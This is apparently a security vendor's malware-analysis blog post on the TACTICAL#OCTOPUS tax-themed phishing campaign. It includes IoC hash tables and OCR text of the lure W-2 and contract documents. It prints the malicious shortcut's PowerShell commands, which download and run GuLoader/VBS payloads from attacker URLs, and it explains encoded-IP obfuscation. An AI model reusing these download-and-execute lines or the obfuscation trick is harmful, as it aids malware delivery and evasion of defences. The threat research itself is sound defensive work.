
New TACTICAL#OCTOPUS Attack Campaign Targets US Entities with Malware Bundled in Tax-Themed Documents

securonix.com/blog/new-tacticaloctopus-attack-campaign-targets-us-entities-with-malware-bundled-in-tax-themed-documents/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New TACTICAL#OCTOPUS Attack Campaign Targets US Entities with Malware Bundled in Tax-Themed Documents
COVERAGE ADVISORY

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
Update: TACTICAL#OCTOPUS Campaign continues targeting US victims

While today is the last day for US income tax submissions, the TACTICAL#OCTOPUS campaign continues to target US victims. New samples have once again emerged related to this ongoing threat.

The GuLoader/CloudEyE malware appears to be the primary malware used to deliver other payloads. Interestingly enough, most of the heavily obfuscated stagers that the Threat Research team tracked initially, were no longer used. Instead, the shortcut file downloads and executes the GuLoader malware directly.

Like the original infection stage, the malware is delivered to the user via a phishing email using tax-themed lures. The email contains an attached zip file containing the shortcut containing the malicious script which looks similar to the original.



```
  Source created:  2023-04-18 15:21:02
  Source modified: 2023-04-18 15:21:02
  Source accessed: 2023-04-18 15:21:52

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size: 0
  Flags: HasName, HasArguments, HasIconLocation, IsUnicode, HasExpString, PreferEnvironmentPath
  File attributes: 0
  Icon index: 13
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: Type:Microsoft Edge PDF Document
Size: 7.33 KB
Date modified: 03/04/2023 00:00
Arguments:

                                              n; Invoke-WebRequest https://rebrand.ly/spf5wcc -O C:\Windows\Tasks\Reslter.com; C:\Wind
ows\Tasks\Reslter.com; Invoke-WebRequest https://rebrand.ly/uvhzh3f -O C:\Users\Public\info.pdf; C:\Users\Public\info.pdf
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

--- Extra blocks information ---

>> Environment variable data block
   Environment variables: \\localhost\C$\Windows\System32\SyncAppvPublishingServer.vbs
```

Figure u_1: Lnk execution

The GuLoader malware is downloaded from hxxps://rebrand[.]ly/spf5wcc and saved as C:\Windows\Tasks\Restler.com, and the lure document is downloaded from hxxps://rebrand[.]ly/uvhzh3f and saved as C:\Users\Public\info.pdf.

The malware along with the lure document are executed simultaneously. Per usual, the lure document is another tax-related file.





Figure u_2: lure document

Once the GuLoader binary launches, it sleeps for roughly 30 to 60 seconds and then performs process hollowing to one of two IE utilities, the Internet Explorer Low-MIC Utility Tool, ielowutil.exe or ieinstal.exe as we saw previously.



restler.com		855,82...	158,51...	6172	Statsmanden Tudekopper...	
ieinstal.exe	24.86	98,856 K	124,71...	4332	Internet Explorer Add-on I...	Microsoft Corporation

Figure u_3: GuLoader process hollowing to ieisntal.exe

Without going into too much detail, the malware eventually connects back to hxxp://rebrand[.]ly/spf5wcc to download further stagers as well as for persistence.

The Securonix Threat Research Team is keeping a close eye on the TACTICAL#OCTOPUS campaign and will provide updates as we learn more. It's possible that with the tax season wrapping up in the US that this campaign might shift away from tax-themed lures.

Additional payloads

File Name	**SHA256 (IoC)**
Shortcut Files	
FedTaxUS.pdf.lnk	3fc89d5e3e55c0942c6093eef47d87da6c52d6c459a1ad385ae425bd70863b42
Zip Files (email attachments)	
FedTaxUS20&21.zip	6a45856a160185b57a2e0c059f7eced75d3117a2ead0d75c649b50d9077bdf7f
Binary Files	
Sinsring Lnningsraadenes.exe	3a76d26eb6d4267c47730b002111153f17deb9ae39bbaedacc1caa7c49d1447e 4d0ebfef45b40e93ec400103685032aadcb2f3427a8a2faa9a70db31bd7e81eb

Update: TACTICAL#OCTOPUS campaign continues as more malicious phishing documents emerge

Since the discovery of the TACTICAL#OCTOPUS campaign, the Securonix Threat Research team has been monitoring this ongoing threat and has uncovered additional related samples and payloads. The most recent of these samples were submitted 04/04/2023.

Overall, the attack chain appears to have remained the same. A phishing email with a password-protected zip file is delivered to the target using tax-themed lures. However, one noticeable difference is that the attackers have shifted from encoded IP addresses to using known, publicly available URL redirect services, in particular rebrand[.]ly. At the time of writing, the redirect URLs have been blocked by the redirect service.


At this point in time it is safe to assume that the TACTICAL#OCTOPUS campaign is still ongoing and will likely continue (or shift gears) once the tax season in the US wraps up for the April 18th deadline. We will continue to monitor the situation and provide updates as we learn more.

Additional payloads

File Name	**SHA256 (IoC)**
Shortcut Files	
WINSTON_TAXARCHIVE.pdf.lnk	29201f916b42e013f24a8a0b2543c25ec04e119b4d0969ddd8aff696f84af7ee
FedTaxUS.pdf.lnk	de78ba7cedda5de72f399a0bd7b597e880ebd517144bbeb2dd0a4e12d353d749
CLIENTCOPY.pdf.lnk	fd90d38b7ba7a28b3416c917f8e1f1a670e861fecb9d7402b1aea76ac380589a
SharonYarbrough.pdf.lnk	d739b7a71406d2bc16e579db6edab6c12bc26dab43b0b293e5bd817a185c7b43
Zip Files (email attachments)	
JHNGLE8879.zip	95d7840b69fb0e9541422fa841389992e19b3502ee59ad6ad86449211f3b8407
SharonYarbrough.zip	7c5a0ee020e8fb14be5955ee7231191b61f3e077edf638304b046f7d780663bc
C2-hosted files	
WATPCSP.dll	a5ac856ce08f5526b013044067e1e74ce5aedf695a4a964025349059800ea763

tl;dr

As the tax deadline on April 15 approaches in the US, threat actors are ramping up tax-related phishing scams to US-based victims to infect systems with stealthy malware.



With tax season in the US drawing to a close, threat actors are showing no sign of slowing down. The Securonix Threat Research team has identified an ongoing hyper-targeted phishing campaign (tracked by Securonix Threat Research as TACTICAL#OCTOPUS) targeting individuals in the US using seemingly valid tax forms and contracts. Some of the lure documents observed contained employee W-2 tax documents, I-9, and real estate purchase contracts.

However, behind the lure document attachment is interesting malware which features stealthy AV evasion tactics, layers of code obfuscation and multiple C2 (command and control) channels. In this article, we'll walk through the stages and peel back the obfuscated code to get a better understanding of the malware and attack chain.


Attack chain overview

The attack begins with tax-related phishing emails. The email will contain a password-protected zip file, where the password is provided in the body of the email. The attachments follow a common naming convention using tax-like language such as TitleContractDocs.zip or JRCLIENTCOPY3122.zip.
Contained within the .zip file is a single image file (typically a .png file) and a shortcut (.lnk) file. Code execution begins when the user double clicks the shortcut file.

Once code execution begins, a series of VBScript and PowerShell stagers pull further payloads from the C2 server. Eventually we'll observe in-memory binary code execution through PowerShell reflection techniques using legitimate Windows processes.

Stage 1: initial infection

Code execution begins when the victim user extracts the .zip file contents and executes the shortcut file masquerading as a .pdf link “MOREZT TAX FILES.pdf.lnk”. As seen in the figure below, the .lnk file contains a PowerShell one liner command that downloads the Visual Basic file “Sammenstyrtningens242.vbs” from the attacker's C2 server, saves it locally as “C:\Windows\Tasks\Tepolerd.vbs” and then runs it.



```
--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size: 0
  Flags: HasName, HasArguments, HasIconLocation, IsUnicode, HasExpString, PreferEnvironmentPath
  File attributes: 0
  Icon index: 13
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: Type: PDF Document
Size: 6.47 KB
Date modified: 03/02/2023 10:18
Arguments:

                             n; Invoke-WebRequest http://0x05.526436/signal/Sammenstyrtningens242.vbs -OutFile C:\Wind
ows\Tasks\Tepolerd.vbs; C:\Windows\Tasks\Tepolerd.vbs; Invoke-WebRequest http://0x05.526436/signal/info.pdf -OutFile C
:\Users\Public\infos.pdf; C:\Users\Public\infos.pdf
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

--- Extra blocks information ---

>> Environment variable data block
   Environment variables: \\localhost\c$\Windows\System32\SyncAppvPublishingServer.vbs
```

Figure 1: TACTICAL#OCTOPUS shortcut file information including executed command line


…encoded IP addresses?

Hold up, let’s pause for a second and talk about that odd looking URL. Believe it or not, it is simply an encoded IP address and there is no DNS resolution of any kind happening behind the scenes. This IP address obfuscation method is documented, but rarely used especially when it comes to mixed notation; however, some IP obfuscation tools can be found online. If you were to copy the URL into your browser or terminal window, you’ll notice that it will be automatically translated into an IP. Let’s describe how this works using a known safer example (Open DNS): 208.67.222.123

The value is essentially a combination of hexadecimal and decimal encoding of an IP address. The first IP octet is encoded using hex, separated by a dot. The remaining octets are then decimal encoded.

0xD0.4447867 essentially translates to 208.67.222.123

The IP address used by the attacker’s .lnk code: 0x05.526436 becomes 5.8.8[.]100
Oddly enough, this method to hide IP addresses only works where at least the first octet is hex encoded. Decimal encoding the first octet with hex proceeding will not work. The graphic below breaks this down with some examples:



```
http://0x05.526436/signal/Sammenstyrtningens242.vbs
```

```
PS C:\> ping 0xD0.4447867

Pinging 208.67.222.123 with 32 bytes of data:
Reply from 208.67.222.123: bytes=32 time=27ms TTL=55
Reply from 208.67.222.123: bytes=32 time=31ms TTL=55
Reply from 208.67.222.123: bytes=32 time=25ms TTL=55
Reply from 208.67.222.123: bytes=32 time=26ms TTL=55

Ping statistics for 208.67.222.123:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:
    Minimum = 25ms, Maximum = 31ms, Average = 27ms
PS C:\>
```


```
lab@mlab:/$ ping 0xD0.4447867
PING 0xD0.4447867 (208.67.222.123) 56(84) bytes of data.
64 bytes from 208.67.222.123: icmp_seq=1 ttl=55 time=26.0 ms
64 bytes from 208.67.222.123: icmp_seq=2 ttl=55 time=26.5 ms
64 bytes from 208.67.222.123: icmp_seq=3 ttl=55 time=26.2 ms
64 bytes from 208.67.222.123: icmp_seq=4 ttl=55 time=25.7 ms
64 bytes from 208.67.222.123: icmp_seq=5 ttl=55 time=26.2 ms
^C
--- 0xD0.4447867 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 25.699/26.130/26.543/0.277 ms
```

Figure 2: Encoded URL examples

Continuing on, the PowerShell script also downloads a file called “info.pdf” and saves it to the local public user’s directory in “C:\Users\Public\infos.pdf”. Once downloaded it is then opened and presented to the user from whatever application is configured as the default PDF viewer.

All the file samples our team analyzed were various forms of tax documents, though none could be verified as being valid. These ranged from several employee W-2 forms to I-9 documents, to real estate contracts. The two W-2 tax forms below appear to be from an Okta employee and another employee of Murray Logan Electricals and Wiring.

These documents are known as lure documents to provide the victim user with an expected result to the action taken (opening a “PDF” file). Even though the goal of the attacker is code execution, a user may get suspicious when nothing happens, hence the need for a valid lure.


MOREZT TAX FILES.pdf
BETTYGILDOC.pdf
JRCLIENTCOPY3122.pdf

CONTRACT TO PURCHASE REAL ESTATE #501 (Page 1 of 2)
(With Contingencies)
(Binding Contract. If Legal Advice Is Desired, Consult An Attorney.)

MASSACHUSETTS ASSOCIATION OF REALTORS®

From: BUYER(S):
Name(s): [redacted]
Address: [redacted]

To: OWNER OF RECORD ("SELLER"):
Name(s): [redacted]
Address: [redacted]

The agent [redacted] is operating in this transaction as:
[✓ Buyer's Agent] ☐ Seller's Agent ☐ Facilitator ☐ Dual Agent
on behalf of [redacted] .

This provision does not eliminate the requirement to have a signed Mandatory Real Estate Licensee-Consumer Relationship Disclosure, but acts to satisfy Standard of Practice 16-10 in the REALTOR® Code of Ethics.

The BUYER offers to purchase the real property described as [redacted]
together with all buildings and improvements thereon (the "Premises") to which I have been introduced by ______ upon the following terms and conditions:

1. **Purchase Price:** The BUYER agrees to pay the sum of $[redacted] to the SELLER for the purchase of the Premises (the "Offer"), due as follows:
   i. $[redacted] as a deposit to bind this Offer
      [✓ and delivered herewith to the Seller or Seller's agent]
      ☐ or to be delivered forthwith upon receipt of written acceptance
   ii. $[redacted] as an additional deposit upon executing the Purchase And Sale Agreement;
   iii. Balance by bank's, cashier's, treasurer's or certified check or wire transfer at time for closing.
2. **Duration Of Offer**. This Offer is valid until **12PM** ☐ a.m. / [✓ p.m.] on **January 5, 2023** by which time a copy of this Offer shall be signed by the SELLER, accepting this Offer and returned to the BUYER, otherwise this Offer shall be deemed rejected and the money tendered herewith shall be returned to the BUYER. Upon written notice to the BUYER or BUYER'S agent of the SELLER'S acceptance, the accepted Offer shall form a binding agreement. Time is of the essence as to each provision.
3. **Purchase And Sale Agreement**. The SELLER and the BUYER shall, on or before **6:00 PM** ☐ a.m. / [✓ p.m.] on **January 18, 2023** execute the Standard Purchase and Sale Agreement of the MASSACHUSETTS ASSOCIATION OF REALTORS® or substantial equivalent which, when executed, shall become the entire agreement

VOID ☐	a Employee's social security number [redacted] [redacted]
b Employer identification number (EIN) [redacted]	1 Wages, tips, other compensation [redacted] / 2 Federal income tax withheld [redacted]
c Employer's name, address, and ZIP code: Okta, Inc. 100 First Street 6th Floor San Francisco, CA 94105	3 Social security wages [redacted] / 4 Social security tax withheld [redacted] / 5 Medicare wages and tips [redacted] / 6 Medicare tax withheld [redacted] / 7 Social security tips / 8 Allocated tips
d Control number	9 / 10 Dependent care benefits
e Employee's first name and initial / Last name / Suff. [redacted]	11 Nonqualified plans / 12a See instructions for box 12: C [redacted]
	13 Statutory employee ☐ Retirement plan ☐ Third-party sick pay ☐ / 12b D [redacted]
	14 Other [redacted] [redacted] / 12c DD [redacted] / 12d
f Employee's address and ZIP code	
15 State / Employer's state ID number	16 State wages, tips, etc. / 17 State income tax / 18 Local wages, tips, etc. / 19 Local income tax / 20 Locality name

Form **W-2** Wage and Tax Statement 2022
Copy D—For Employer
Department of the Treasury—Internal Revenue Service
For Privacy Act and Paperwork Reduction Act Notice, see separate instructions.

Copy B--To be Filed With Employee's FEDERAL Tax Return.		[redacted]
a Employees soc. sec. no [redacted]	1 Wages, tips, other comp [redacted]	2 Federal Income tax withheld [redacted]
b Social Security Wages [redacted]	3 Social security wages [redacted]	4 Social security tax withheld [redacted]
	5 Medicare Wages and tips [redacted]	6 Medicare tax withheld [redacted]
c Employers Name, Address and Zip code [redacted]		
